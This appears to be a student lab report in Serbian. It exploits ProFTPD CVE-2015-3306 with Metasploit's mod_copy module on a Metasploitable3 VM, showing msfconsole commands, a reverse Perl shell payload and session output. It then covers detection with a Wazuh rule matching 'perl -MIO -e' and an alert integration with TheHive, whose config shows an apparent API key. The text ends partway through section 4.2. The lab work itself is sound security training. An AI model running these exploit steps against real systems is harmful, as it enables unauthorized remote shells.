# Eksploatacija ranjivosti, detekcija, i Incident Response izveštaj

Ime studenta:
Datum:

---

## Pregled Ranljivosti

Za svaku eksploatisanu ranljivost:

**1. CVE-2015-3306**

1.1 **Informacije o ranljivosti**
ID ranljivosti (CVE): CVE-2015-3306
Pogođen servis: ProFTPD
CVSS ocena: 10
Severity: Critical
Opis ranljivosti: Mod_copy modul u ProFTPD 1.3.5 dozvoljava udaljenim napadačima da čitaju i pišu u proizvoljne datoteke putem komandi "site cpfr" i "site cpto".

1.2 **Opis eksploita**
Izvor eksploita: Metasploit (unix/ftp/proftpd_modcopy_exec)
Metod eksploatacije:
Ovaj modul koristi SITE CPFR/CPTO mod_copy u ProFTPD verziji 1.3.5. Klijent koji nije autentifikovan može iskoristiti ove komande za kopiranje datoteka sa bilo kog dela sistema na izabrano odredište. Komande za kopiranje se izvršavaju sa pravima ProFTPD servisa, koja podrazumevano radi pod privilegijama nobody korisnika. Koristi se /proc/self/cmdline za kopiranje PHP payload-a cime se omogucava remote izvrsavanje PHP koda.

---

## Proces Eksploatacije

Za svaku eksploatisanu ranljivost:

2.1 **Podešavanje eksploita**
Ranljiv cilj: Cilj je bio Metasploitable3 virtualna mašina. Potrebno je da instalirana verzija ProFTPD bude 1.3.5 i da servis bude pokrenut.

Alati za eksploataciju: Metasploit

2.2 **Koraci eksploatacije**
Objasnite proces eksploatacije korak po korak - DETALJNO:

Link do repozitorijuma sa exploitom: https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/ftp/proftpd_modcopy_exec.rb

Nakon što smo podesili Metasploitable3 virtualnu mašinu (detalji u prošloj sekciji) potrebno je pokrenuti Metasploit command line tool na host mašini. Zatim se pokreću sledeće komande: search CVE-2015-3306 > use unix/ftp/proftpd_modcopy_exec > options > set rhost 192.168.1.105 > exploit

Prvo se kopira PHP payload u tmp datoteku. PHP payload izvrsava komandu koja mu se prosledi kroz GET parametar. Pomocu SITE CPFT i CITE komandi se payload kopira u web direktorijum odakle se moze pokrenuti kroz http zahtev. Exploit onda salje zahtev na url do payloada i prosledjuje mu komandu koju treba da izvrsi.

```
Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     192.168.1.105    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www/html    yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5
```

2.3 **Rezultat eksploatacije**
Prikažite rezultate eksploatacije:

```
Command Prompt - msfconsc

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/revere_perl
[-] The value specified for payload is not valid.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4446
[*] 192.168.1.105:80 - 192.168.1.105:21 - Connected to FTP server
[*] 192.168.1.105:80 - 192.168.1.105:21 - Sending copy commands to FTP server
[*] 192.168.1.105:80 - Executing PHP payload /mduMK.php
[+] 192.168.1.105:80 - Deleted /var/www/html/mduMK.php
[*] Command shell session 18 opened (192.168.1.102:4446 -> 192.168.1.105:51859) at 2024-12-04 19:07:18 +0100


Abort session 18? [y/N]  [*] Aborting foreground process in the shell session
y

Abort session 18? [y/N]  y

[*] 192.168.1.105 - Command shell session 18 closed.  Reason: User exit
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4446
[*] 192.168.1.105:80 - 192.168.1.105:21 - Connected to FTP server
[*] 192.168.1.105:80 - 192.168.1.105:21 - Sending copy commands to FTP server
[*] 192.168.1.105:80 - Executing PHP payload /3DUVu.php
[+] 192.168.1.105:80 - Deleted /var/www/html/3DUVu.php
[*] Command shell session 19 opened (192.168.1.102:4446 -> 192.168.1.105:52039) at 2024-12-04 20:02:16 +0100
```


## Detekcija Korišćenjem Wazuh SIEM-a

Za svaku eksploatisanu ranljivost:

3.1 **Wazuh SIEM pravila**
Pravila korišćena za detekciju:
ID pravila: 100101
Opis: Atribut regex traži unose u iz log fajla koji sadrže tekst koji predstavlja izvrsavanje perl skripte. Id pravila predstavlja jedinstveni identifikator, dok level pretstavlja nivo opasnosti koju definisani napad predstavlja. Level 15 kreira high severty alert. Group atributi predstavljaju oznake koje će alert da dobije nakon kreiranja. Koristi se za filtriranje.

```
<rule id="100101" level="15">
  <if_sid>31100</if_sid>
  <regex>perl%20-MIO%20-e</regex>
  <description>ProFTPD attack detected</description>
  <group>proftpd,apache,</group>
</rule>
```


3.2 **Konfiguracija SIEM-a**
Podešavanje Wazuh agenta:
Na target mašini je instaliran Wazuh-Agent i podešena je env varijabla (**WAZUH_MANAGER="192.168.1.104" apt-get install wazuh-agent**) koja kreira vezu između agenta i Wazuh Manager-a.





Prikupljanje logova:
Prikupljaju se svi logovi generisani od strane Apache2 servera sa putanje:
**/var/log/apache2/access.log**

3.3 **Proces detekcije**
Opišite proces detekcije:

Primetiti sledeci log koji sadrzi perl MIO –e komandu.






*Podaci o detektovanom napadu unutar Wazuh interfejsa*

---

# Incident Response sa The Hive-om

## 4.1 **Podešavanje integracije**

Opis integracije:


Za povezivanje Wazuh-a i TheHive-a ispraćen je tutorijal sa sledećeg linka:

https://wazuh.com/blog/using-wazuh-and-thehive-for-threat-protection-and-incident-response/

```
vlada@vlada-VirtualBox: ~/thehive/docker/prod1-thehive   root@vlada-VirtualBox: /var/ossec/etc
GNU nano 7.2                                  ossec.conf
  <alerts_log>yes</alerts_log>
  <logall>no</logall>
  <logall_json>no</logall_json>
  <email_notification>no</email_notification>
  <smtp_server>smtp.example.wazuh.com</smtp_server>
  <email_from>wazuh@example.wazuh.com</email_from>
  <email_to>recipient@example.wazuh.com</email_to>
  <email_maxperhour>12</email_maxperhour>
  <email_log_source>alerts.log</email_log_source>
  <agents_disconnection_time>10m</agents_disconnection_time>
  <agents_disconnection_alert_time>0</agents_disconnection_alert_time>
  <update_check>yes</update_check>
</global>
<integration>
  <name>custom-w2thive</name>
  <hook_url>http://127.0.0.1:9000</hook_url>
  <api_key>qSq4AoC4wgV4tNHqIq9uxB3KH+uD6hY3</api_key>
  <alert_format>json</alert_format>
</integration>
<alerts>

^G Help      ^O Write Out  ^W Where Is  ^K Cut       ^T Execute   ^C Location  M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Paste     ^J Justify   ^/ Go To Line M-E Redo
```

Integracija pravila:
Nakon kreiranog alerta u Wazuh-u, pojavio se alert unutar TheHive-a. Nakon toga potrebno je kliknuti na alert i otvoriti slučaj. Ispod se nalaze screenshot-ovi TheHive alert-a.



## 4.2 **Kreiranje slučaja u The Hive-u**

Detalji o slučaju: